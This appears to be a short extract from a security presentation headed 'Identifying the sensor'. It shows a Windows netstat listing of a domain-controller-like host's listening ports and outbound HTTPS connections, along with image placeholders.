
Identifying the sensor

Identifying the sensor



```
Command Prompt
TCP 0.0.0.0:49670 :0 LISTENING
TCP 0.0.0.0:55107 :0 LISTENING
TCP 0.0.0.0:55108 :0 LISTENING
TCP 0.0.0.0:55111 :0 LISTENING
TCP 0.0.0.0:55118 :0 LISTENING
TCP 0.0.0.0:55125 :0 LISTENING
TCP 10.211.55.90:53 :0 LISTENING
TCP 10.211.55.90:139 :0 LISTENING
TCP 10.211.55.90:56463 20.86.88.185:https ESTABLISHED
TCP 10.211.55.90:56477 20.86.88.185:https ESTABLISHED
TCP 10.211.55.90:62303 20.86.88.185:https ESTABLISHED
TCP 10.211.55.90:62318 20.86.88.185:https ESTABLISHED
TCP 10.211.55.90:62334 20.86.88.185:https ESTABLISHED
TCP 127.0.0.1:53 :0 LISTENING
TCP 127.0.0.1:444 :0 LISTENING
TCP 127.0.0.1:444 THALPIUSABE6:62317 ESTABLISHED
TCP 127.0.0.1:444 THALPIUSABE6:62333 ESTABLISHED
TCP 127.0.0.1:30631 :0 LISTENING
TCP 127.0.0.1:62317 THALPIUSABE6:444 ESTABLISHED
TCP 127.0.0.1:62333 THALPIUSABE6:444 ESTABLISHED
TCP [::]:88 THALPIUSABE6:0 LISTENING
TCP [::]:135 THALPIUSABE6:0 LISTENING
TCP [::]:389 THALPIUSABE6:0 LISTENING
TCP [::]:445 THALPIUSABE6:0 LISTENING
TCP [::]:464 THALPIUSABE6:0 LISTENING
TCP [::]:593 THALPIUSABE6:0 LISTENING
TCP [::]:636 THALPIUSABE6:0 LISTENING
TCP [::]:3268 THALPIUSABE6:0 LISTENING
TCP [::]:3269 THALPIUSABE6:0 LISTENING
TCP [::]:5985 THALPIUSABE6:0 LISTENING
```


Identifying the sensor



